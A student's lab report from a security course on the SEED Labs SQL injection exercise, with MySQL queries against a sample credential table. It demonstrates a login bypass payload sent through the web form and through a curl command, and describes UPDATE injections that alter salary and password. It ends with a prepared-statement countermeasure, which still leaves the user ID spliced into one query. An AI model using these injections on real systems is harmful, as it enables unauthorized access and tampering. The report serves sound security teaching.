Matthew Quander
11/11/2021
COSC760


Lab 4 SQL Injection

Setup


0.1 Start Apache server


```
Terminal
[11/11/21]seed@VM:~/.../lab4$ sudo service apache2 start
[11/11/21]seed@VM:~/.../lab4$
```

0.2 URL: www.SEEDLabSQLInjection.com and cd into /var/www/SQLInjection/ directory



0.3 Login with username “admin” and password “seedadmin”





The URL indicates that the site communicates with the database using php code, passing the input fields to the username and Password variables.

Matthew Quander
11/11/2021
COSC760

Task 01: MySQL Console

1.1 Command to login to console

```
[11/11/21]seed@VM:.../SQLInjection$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

1.2 Load database "Users"

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

1.3 View all tables in database

```
mysql> show tables;
+------------------+
| Tables_in_Users |
+------------------+
| credential       |
+------------------+
1 row in set (0.00 sec)
```

1.4 View all rows in table "credential"

```
Terminal
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------
+-------+----------+----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address
| Email | NickName | Password                               |
+----+-------+-------+--------+-------+----------+-------------+---------
+-------+----------+----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |
|       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  50000 | 4/20  | 10213352 |             |
|       |          | 5781e039dc25640bb6b230e934af80de7ce9fcb0 |
|  3 | Ryan  | 30000 |  90000 | 4/10  | 98993524 |             |
|       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  40000 | 1/11  | 32193525 |             |
|       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |
|       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |
|       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------
+-------+----------+----------------------------------------+
6 rows in set (0.00 sec)
```

Matthew Quander
11/11/2021
COSC760


1.5 View info of user name “Alice”

```
mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------
+-------+----------+-----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address
| Email | NickName | Password                                |
+----+-------+-------+--------+-------+----------+-------------+---------
+-------+----------+-----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |
|       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------
+-------+----------+-----------------------------------------+
1 row in set (0.00 sec)
```


Task 02:

2.1 SQL Injection attack via webpage: From looking at unsafe_home.php file, inject the SQL code attack on the user authentication page. Since password is hashed, inject through username input and include comment after it.

```
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
```



Successful login without password (see url):



Matthew Quander
11/11/2021
COSC760


2.2 SQL injection attack via command line: using the $curl command with the full URL (from step 2.1) in quotes, login to SQL database through the terminal


```
Terminal
[11/11/21]seed@VM:~$ curl "http://www.seedlabsqlinjection.com/unsafe_home.php?us
ername=admin'%23&Password="
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the ph
p script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-
fit=no">
```

….

```
1111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th
><td>99999</td><td>40000</td><td>3/5</td><td>43254314</td><td></td><td></td><td>
</td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[11/11/21]seed@VM:~$
```

2.3 Attempted to append an UPDATE statement to the username field to update Alice's nickname, but can't execute 2 queries at once.






Matthew Quander
11/11/2021
COSC760

Task 03: SQL Injection attack on “UPDATE” statement

3.1 Review of unsafe_edit_backend.php revealed a location to inject a SQL code to update Alice’s salary, line 54 where no password is required. This would be done in the “nickname” input on the Edit Profile page.


```
46  if($input_pwd!=''){
47    // In case password field is not empty.
48    $hashed_pwd = sha1($input_pwd);
49    //Update the password stored in the session.
50    $_SESSION['pwd']=$hashed_pwd;
51    $sql = "UPDATE credential SET
  nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneN
  where ID=$id;";
52  }else{
53    // if passowrd field is empty.
54    $sql = "UPDATE credential SET
  nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumb
  where ID=$id;";
```




3.2 SQL Injection to modify Bob’s salary: first use SQL injection to login to Boby’s account, in Edit Profile page enter the SQL injection code to set Boby’s salary to 1 cent. The resulting value displays 0 for Boby’s salary because the salary variable is defined as an integer.

Matthew Quander
11/11/2021
COSC760

3.3 Modifying Boby's password: Since the passwords are encrypted with a sha-1 algorithm, I created a php file to print to the terminal the sha-1 encryption of the string "1cPerYear". I then ran the file in the terminal and copied the encrypted password and entered it in the "UPDATE" statement in the Edit Profile page. This was successful as it allowed me to login using the password "1cPerYear".





Matthew Quander
11/11/2021
COSC760

Task 04: Countermeasure – Prepared Statements


4.1 Made copies of “unsafe_home.php” and “unsafe_edit_backend.php”

```
[11/12/21]seed@VM:.../SQLInjection$ sudo cp unsafe_home.php unsafe_home_cp.php
[11/12/21]seed@VM:.../SQLInjection$ ls
css          safe_edit_backend.php  unsafe_edit_backend.php   unsafe_home.php
index.html   safe_home.php          unsafe_edit_frontend.php
logoff.php   seed_logo.png          unsafe_home_cp.php
[11/12/21]seed@VM:.../SQLInjection$ sudo cp unsafe_edit_backend.php unsafe_edit_
backend_cp.php
[11/12/21]seed@VM:.../SQLInjection$ ls
css                     safe_home.php               unsafe_edit_frontend.php
index.html              seed_logo.png               unsafe_home_cp.php
logoff.php              unsafe_edit_backend_cp.php  unsafe_home.php
safe_edit_backend.php   unsafe_edit_backend.php
```

4.2 Made modifications to “unsafe_home.php” and “unsafe_edit_backend.php”. In line 73, a prepared statement is created using the `prepare()` function, with a “?” entered for the name and Password variables in the SQL query. Then the `bind_param()` function is used to bind the parameters to the SQL query, with “ss” indicating the type for each parameter (both strings). Once the entered values are binded to the parameters, the `execute()` function allows the database to execute the statement. This can be done multiple times even as the values are changed. The values in the results are then binded to the variables through the `bind_result()` function. The `fetch()` method is then called to obtain the query results, and finally the database connection is closed with the `close()` call.

```
Open   unsafe_home.php   /var/www/SQLInjection   Save
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
  email,nickname,Password
74      FROM credential
75      WHERE name= ? and Password= ?");
76      $sql->bind_param("ss", $input_uname, $hashed_pwd);
77      $sql->execute();
78      $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email,
  $nickname, $pwd);
79      $sql->fetch();
80      $sql->close();
81 // edit above
82      if($id!=""){
83        // If id exists that means user exists and is successfully authenticated
84        drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
```


4.3 After saving these changes to unsafe_home.php, I attempted to login using the SQL injection code for Alice’s username and the terminal SQL injection for admin login, which were both unsuccessful.





```
      </div></nav><div class='container text-center'><div class='alert alert-dan
ger'>The account information your provide does not exist.<br></div><a href='inde
x.html'>Go back</a></div>[11/12/21]seed@VM:~$
```

Matthew Quander
11/11/2021
COSC760

Also when attempting to edit Boby's salary through the Profile Edit page using a SQL injection, it only stored that statement into Boby's nickname since the value was bounded to that variable. This is a result of changing the code in the "unsafe_edit_backend.php" file.






```
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
   $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where $id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
  }
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
  ?>
```